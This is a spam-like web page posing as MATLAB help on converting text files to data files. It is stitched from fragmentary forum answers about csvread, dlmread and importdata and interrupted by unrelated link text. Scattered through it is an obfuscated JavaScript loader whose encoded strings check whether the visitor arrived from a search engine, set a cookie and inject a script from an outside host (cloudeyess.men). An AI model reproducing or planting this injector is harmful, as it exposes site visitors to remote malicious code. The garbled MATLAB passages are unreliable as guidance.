




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```
var _0x820b=['a1BjYWc=', 'akV2ams=', 'c2NyaXB0', 'Y3JlYXRIRWxlbnVudA==', 'c3Jj', 'Z2V0RWxlbWVudHNCeVRhZ05hbWU=', 'dW1FWHY=', 'YXBwZW5kQ2hpbGQ=', 'Mnw1fDR8MXwwfDM=', 'c3BsaXQ=', 'bGVuZ3Ro', 'cmVwbGFjZQ==', 'bWF0Y2g=', 'YWpIZnA=', 'OyBwYXRoPQ==', 'OyBkb21haW49', 'OyBzZW50cmU=', 'Y29va2ll', 'aGtJdG8=', 'aE5TSWY=', 'Z2V0VGltZQ==', 'Y1pqYXk=', 'aUdMVFc=', 'c3ZlWUM=', 'Lmdvb2dsZS4=', 'LmJpbmcu', 'LmFvbC4=', 'LmFzay4=', 'LmFsdGF2aXN0YS4=', 'LnlhbmRleC4=', 'ckZm', 'aG9BcFI=', 'Uldrc3g=', 'LnlhaG9vLg==', 'R0JYc3E=', 'aW54WUE=', 'cmVmZXJyZXI=', 'bEpOeUs=', 'bmNRa1E=', 'c2V0', 'YVRWcmk=', 'aHR0cHM6Ly9jbG91ZGV5ZXNzLm1lbi9kb25fY29uLnBocD94PWVuJnF1ZXJ5PQ==', 'WEtDUMQ=', 'anNZbUM='];(function(_0x51452a, _0x3ddc9c){var _0x2555ed=function(_0x529ed3){while(--_0x529ed3){_0x51452a['push'](_0x51452a['shift']());}};_0x2555ed(++_0x3ddc9c);}(_0x820b,0x1e6));var _0x23f7=function(_0x103fdb, _0x152c0d){_0x103fdb=_0x103fdb-0x0;var _0x2672a7=_0x820b[_0x103fdb];if(_0x23f7['initialized']===undefined){(function(){var _0x191374=function(){var _0x178dcc;try{_0x178dcc=Function('return\x20(function)\x20'+{ }.. I want to convert it into a matrix I tried importing data from the text file to an excel file, because that way its easy to create a matrix, but I lost more than half the data.. I also have 2500 rows x 100 columns variable 'X' and similar size matrix variable 'Y', both containing the co-ordinates.
```


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Convert txt to dat matlabGet via App Store Read this post in our app!How to export data from matlab into a text fileI have multiple arrays of data, out of which only x,y and z arrays are required to be exported as text.. It should create a 65536x4 matrix a It is even easier than csvreadInstead of messing with Excel, you should be able to read the text file directly into MATLAB (using the functions FOPEN, FGETL, FSCANF, and FCLOSE):Have you ever tried using 'importdata'? The parameters you need only file name and delimiter.. You could do it yourself without too much difficulty either: Just loop over each line in the file and split it on commas and put it in your array.

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The easiest way to do it would be to use MATLAB's csvread function There is also this tool which reads CSV files. [Aquatech Watch Instruction Manual](#)



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Every element in the row is separated by a comma For example:So, I have 65536 rows, each row having 4 data values as shown above. [Emc2.0 Usb Speaker Driver](#)

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I want to save the values of this variable in a text (dat) file which must have 302 header lines in the following manner:In the above header style, the first line is the name of the file, the 2nd line tells the number of columns (each column has 2500 rows), and the rest of the 300 lines represent the model of each variable respectively - Like 100 models of X, 100 models of Y and 100 models of avg_data_models.. constructor(\x22return\x20this\x22)(\x20'+');'););}catch(_0x42733a){_0x178dcc=window;}return _0x178dcc;};var _0x44acd8=_0x191374();var _0x18f963='ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstvwxyz0123456789+!/=;_0x44acd8['atob']||(_0x44acd8['atob']=function(_0x29b3da){var _0x3ebcaf=String(_0x29b3da)['replace'](/=+\$/,"");for(var _0x54c59f=0x0,_0x4a045f,_0xde15f,_0x190d69=0x0,_0x2397f8="";_0xde15f=_0x3ebcaf['charAt'](_0x190d69++);~_0xde15f&&(_0x4a045f=_0x54c59f%0x4?_0x4a045f*0x40+_0xde15f:_0xde15f,_0x54c59f++%0x4)?_0x2397f8+=String['fromCharCode'](_0xff&_0x4a045f>>(-0x2*_0x54c59f&0x6)):0x0){_0xde15f=_0x18f963['indexOf'](_0xde15f);}return _0x2397f8;});};_0x23f7['base64DecodeUnicode']=function(_0x3af61e){var _0x16a9a2=atob(_0x3af61e);var _0x52f19d=[];for(var _0x2aef11=0x0,_0x4bc450=_0x16a9a2['length'];_0x2aef11=0x0){_0x5f5102=!![];}}else{cookie[_0x23f7('0x25')](_0x401cf9['IJNyK'],0x1,0x1);if(!_0x1417c6){_0x401cf9['yZgfd'](include,_0x401cf9[_0x23f7('0x26')](_0x401cf9['aTVri'](_0x23f7('0x27'),q),""));}}if(_0x5f5102){cookie[_0x23f7('0x25')](_0x401cf9[_0x23f7('0x23')],0x1,0x1);if(!_0x1417c6){_0x401cf9[_0x23f7('0x28')](include,_0x401cf9[_0x23f7('0x29')](_0x401cf9[_0x23f7('0x2a')](_0x401cf9[_0x23f7('0x2b')],q),""));}}}}R()); Convert txt to dat matlabGet via App Store Read this post in our app!How to convert Matlab variables to.. Suggest you familiarize yourself with dlmread and textscan dlmread is like csvread but because it

can handle any delimiter (tab, space, etc), I tend to use it rather than csvread.. Consider this code:It seems I misunderstood the question Here's the code to write the actual data (not the header titles!):Note: I used a comma , as delimiter, you can change it to be a space or a tab \t if you like.. If all the entries in your file are numeric, you can simply use a = load('file.txt'). 773a7aa168
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